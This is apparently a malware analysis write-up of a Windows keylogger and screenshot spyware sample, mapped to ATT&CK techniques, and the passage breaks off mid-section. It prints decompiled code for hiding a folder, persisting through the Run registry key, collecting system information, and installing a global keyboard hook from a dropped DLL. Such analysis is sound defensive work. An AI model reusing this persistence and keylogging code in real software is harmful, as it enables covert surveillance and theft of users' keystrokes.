Keylogger and screenshot spyware
OVERVIEW
ATT&CK
Reconnaissance
Gather Victim Host Information
The sample collects information about the victim’s machine.
Technique
An attacker can collect information about a victim’s hosts to help with targeting. That can include administrative data such as names, assigned IPs and function, as well as configuration details like the operating system and language.
They can gather it by active scanning, by phishing for information, or by compromising websites and adding malicious content that collects host information from visitors.
More details on the technique
1
`https://attack.mitre.org/techniques/T1592/`
Persistence And Privilege Escalation
Boot or Logon Autostart Execution
The sample starts itself when the computer is turned on.
Technique
An attacker can configure the system to run a program automatically at boot or logon, either to stay on the machine or to get higher privileges. Operating systems have mechanisms for this, such as running programs placed in special folders or referenced by configuration stores like the Windows Registry. Modifying or extending kernel features can do the same.
Some autostart programs run with higher privileges, so an attacker can use them to escalate.
More details on the technique
1
`https://attack.mitre.org/techniques/T1547/`
Hide Artifacts
Boot or Logon Autostart Execution
The sample hides itself inside another folder.
Technique
An attacker can try to hide the traces of their activity to avoid detection. Operating systems can hide things like important system files and administrative tasks so the user doesn’t disturb or change them by accident. An attacker can abuse these features to hide files, folders, user accounts or other system activity.
They can also hide malicious artifacts by creating areas of the machine that are isolated from the usual security tools, for example by using virtualization.
More details on the technique
1
`https://attack.mitre.org/techniques/T1564/`
Collection
Screen Capture
The sample takes screenshots of the victim’s screen.
Technique
An attacker can try to capture the desktop screen to collect information during an operation. Screen capture can be a feature of the remote access tools used after a compromise. It can also usually be done with native utilities or API calls such as CopyFromScreen, xwd or screencapture.
More details on the technique
1
`https://attack.mitre.org/techniques/T1113/`
Keylogger
| Enterprise Technique | Tactic | Description |
|---|---|---|
| T1059.001 | Command and Scripting Interpreter: PowerShell | DarkWatchman can execute PowerShell commands and has used PowerShell to execute a keylogger.[1] |
| T1059.003 | Command and Scripting Interpreter: Windows Command Shell | DarkWatchman can use cmd.exe to execute commands.[1] |
More details on the technique
https://attack.mitre.org/techniques/T1059/
Detailed analysis
Creating the EXPLORER folder
First the program hides its console window.
1
2
ConsoleWindow = GetConsoleWindow();
ShowWindow(ConsoleWindow, 0);

It then finds the folder for the file name variable by calling SHGetFolderPathW. Filename holds the value C:\Users\ndinh\AppData\Roaming.
1
2
3
4
5
6
7
8
9
10
11
12
a = [0x43, 0x00, 0x3A, 0x00, 0x5C, 0x00, 0x55, 0x00, 0x73, 0x00,
0x65, 0x00, 0x72, 0x00, 0x73, 0x00, 0x5C, 0x00, 0x6E, 0x00,
0x64, 0x00, 0x69, 0x00, 0x6E, 0x00, 0x68, 0x00, 0x5C, 0x00,
0x41, 0x00, 0x70, 0x00, 0x70, 0x00, 0x44, 0x00, 0x61, 0x00,
0x74, 0x00, 0x61, 0x00, 0x5C, 0x00, 0x52, 0x00, 0x6F, 0x00,
0x61, 0x00, 0x6D, 0x00, 0x69, 0x00, 0x6E, 0x00, 0x67]

filename = "".join(chr(c) for c in a)
print(filename)

C:\Users\ndinh\AppData\Roaming
Next it creates a folder named Explorer.

CreateDirectoryW(aC_0, 0); creates that folder, and SetFileAttributesW(aC_0, 2u); sets its attribute to hidden.
1
2
3
FILE_ATTRIBUTE_HIDDEN
2 (0x2)
The file or directory is hidden. It is not included in an ordinary directory listing.
Creating Unikey.exe
It calls the function sub_3E1220.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
int sub_3E1220()
{
HKEY phkResult; // [esp+0h] [ebp-418h] BYREF
WCHAR Filename[260]; // [esp+4h] [ebp-414h] BYREF
WCHAR NewFileName[260]; // [esp+20Ch] [ebp-20Ch] BYREF

memset(NewFileName, 0, sizeof(NewFileName));
GetModuleFileNameW(0, Filename, 0x104u);
swprintf_s(NewFileName, 0x104u, L"%s\\%s", aC_0, L"Unikey.exe");
CopyFileExW(Filename, NewFileName, 0, 0, 0, 0);
if ( RegCreateKeyExA(
        HKEY_LOCAL_MACHINE,
        "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
        0,
        0,
        0,
        0xF003Fu,
        0,
        &phkResult,
        0) )
{
    return 0;
}
RegSetValueExW(phkResult, L"UniKey NT", 0, 1u, (const BYTE *)NewFileName, 0x104u);
RegCloseKey(phkResult);
return 1;
}
It creates a file Unikey.exe and copies the running program (the sample, running as Explorer.exe) over to Unikey.exe. The copy goes into C:\Users\ndinh\AppData\Roaming\Explorer\Explorer.exe, but it gets renamed to C:\Users\ndinh\AppData\Roaming\Explorer\Unikey.exe. It also registers it under the Run key as UniKey NT so it starts at logon.
Creating Transfer.exe
Back in the original main function, it writes one more file, Transfer.exe, also into the folder held in the file name variable, at C:\Users\ndinh\AppData\Roaming\Explorer\Transfer.exe.
1
swprintf_s(WideCharStr, 0x104u, L"%s\\%s", FileName, L"Transfer.exe");

After closing the handle it calls sub_3E14F0, which creates systeminfo.txt and writes content into it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
int sub_3E14F0()
{
HANDLE FileW; // esi
HKEY phkResult; // [esp+8h] [ebp-9E8h] BYREF
DWORD cbData; // [esp+Ch] [ebp-9E4h] BYREF
BYTE Data[1000]; // [esp+10h] [ebp-9E0h] BYREF
char Buffer[1000]; // [esp+3F8h] [ebp-5F8h] BYREF
WCHAR FileName[262]; // [esp+7E0h] [ebp-210h] BYREF

memset(FileName, 0, 520);
swprintf_s(FileName, 0x104u, L"%s\\%s", ::FileName, L"systeminfo.txt");
FileW = CreateFileW(FileName, 0xC0000000, 3u, 0, 2u, 0x80u, 0);
memset(Data, 0, sizeof(Data));
cbData = 1000;
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0", 0, 0x20019u, &phkResult) )
{
    CloseHandle(FileW);
    return 0;
}
else
{
    RegQueryValueExA(phkResult, "ProcessorNameString", 0, 0, Data, &cbData);
    memset(Buffer, 0, sizeof(Buffer));
    sprintf_s(Buffer, 0x3E8u, "Vi xu ly %s\r\n", (const char *)Data);
    WriteFile(FileW, Buffer, strlen(Buffer), &cbData, 0);
    RegCloseKey(phkResult);
    sub_3E1930(FileW);
    CloseHandle(FileW);
    return 1;
}
}
Creating the systeminfo file
After closing the key it prints out the machine’s configuration.


Next it calls sub_3E1930(FileW);, which takes values from the machine and saves them into systeminfo.txt. Once it returns and the caller writes to the txt file, this is the complete content:

Back in main(), it creates a new thread that runs MessageBoxA and the function sub_401320(), which is the keylog function. If it can’t call this function, it shows MessageBoxA(0, "Can not install hook!", "Error", 0);
1
2
3
4
5
6
7
8
9
10
11
DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
{
if ( !sub_3E1320() )
    MessageBoxA(0, "Can not install hook!", "Error", 0);
while ( GetMessageW(&Msg, 0, 0, 0) )
{
    TranslateMessage(&Msg);
    DispatchMessageW(&Msg);
}
return 0;
}
Creating Keylog.dll

Analysing sub_401320() shows it creates a file at C:\Users\ndinh\AppData\Roaming\Explorer\Keylog.dll.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
int sub_401320()
{
HRSRC ResourceW; // esi
HGLOBAL Resource; // eax
const void *v2; // ebx
DWORD v3; // edi
HANDLE FileW; // esi
HMODULE ModuleHandleA; // eax
HMODULE v7; // esi
LRESULT (__stdcall *FillKeyboard)(int, WPARAM, LPARAM); // eax
FARPROC SetGlobalHookHandle; // eax
HINSTANCE v10; // [esp-8h] [ebp-224h]
DWORD NumberOfBytesWritten; // [esp+Ch] [ebp-210h] BYREF
WCHAR FileName[260]; // [esp+10h] [ebp-20Ch] BYREF

memset(FileName, 0, sizeof(FileName));
swprintf_s(FileName, 0x104u, L"%s\\%s", Buffer, L"KeyLog.dll");
ResourceW = FindResourceW(0, (LPCWSTR)0x67, L"Dll");
Resource = LoadResource(0, ResourceW);
v2 = LockResource(Resource);
v3 = SizeofResource(0, ResourceW);
FileW = CreateFileW(FileName, 0x10000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(FileW, v2, v3, &NumberOfBytesWritten, 0);
CloseHandle(FileW);
if ( !LoadLibraryW(FileName) )
{
    MessageBoxA(0, "Can not load DLL file.", "Error", 0);
    return 0;
}
ModuleHandleA = GetModuleHandleA("KeyLog");
v7 = ModuleHandleA;
if ( !ModuleHandleA )
    return 0;
v10 = ModuleHandleA;
FillKeyboard = (LRESULT (__stdcall *)(int, WPARAM, LPARAM))GetProcAddress(ModuleHandleA, "FillKeyboard");
dword_4181EC = (int)SetWindowsHookExW(2, FillKeyboard, v10, 0);
if ( !dword_4181EC )
    return 0;
SetGlobalHookHandle = GetProcAddress(v7, "SetGlobalHookHandle");
if ( !SetGlobalHookHandle )
    return 0;
((void (__cdecl *)(int))SetGlobalHookHandle)(dword_4181EC);
return 1;
}
A thread running alongside the keylogger
The thread runs in parallel with the function sub_3E1790() inside a while loop.
Taking screenshots of the user’s screen
Next there’s a while loop like this.
1
2
3
4
5
6
while ( 1 )
{
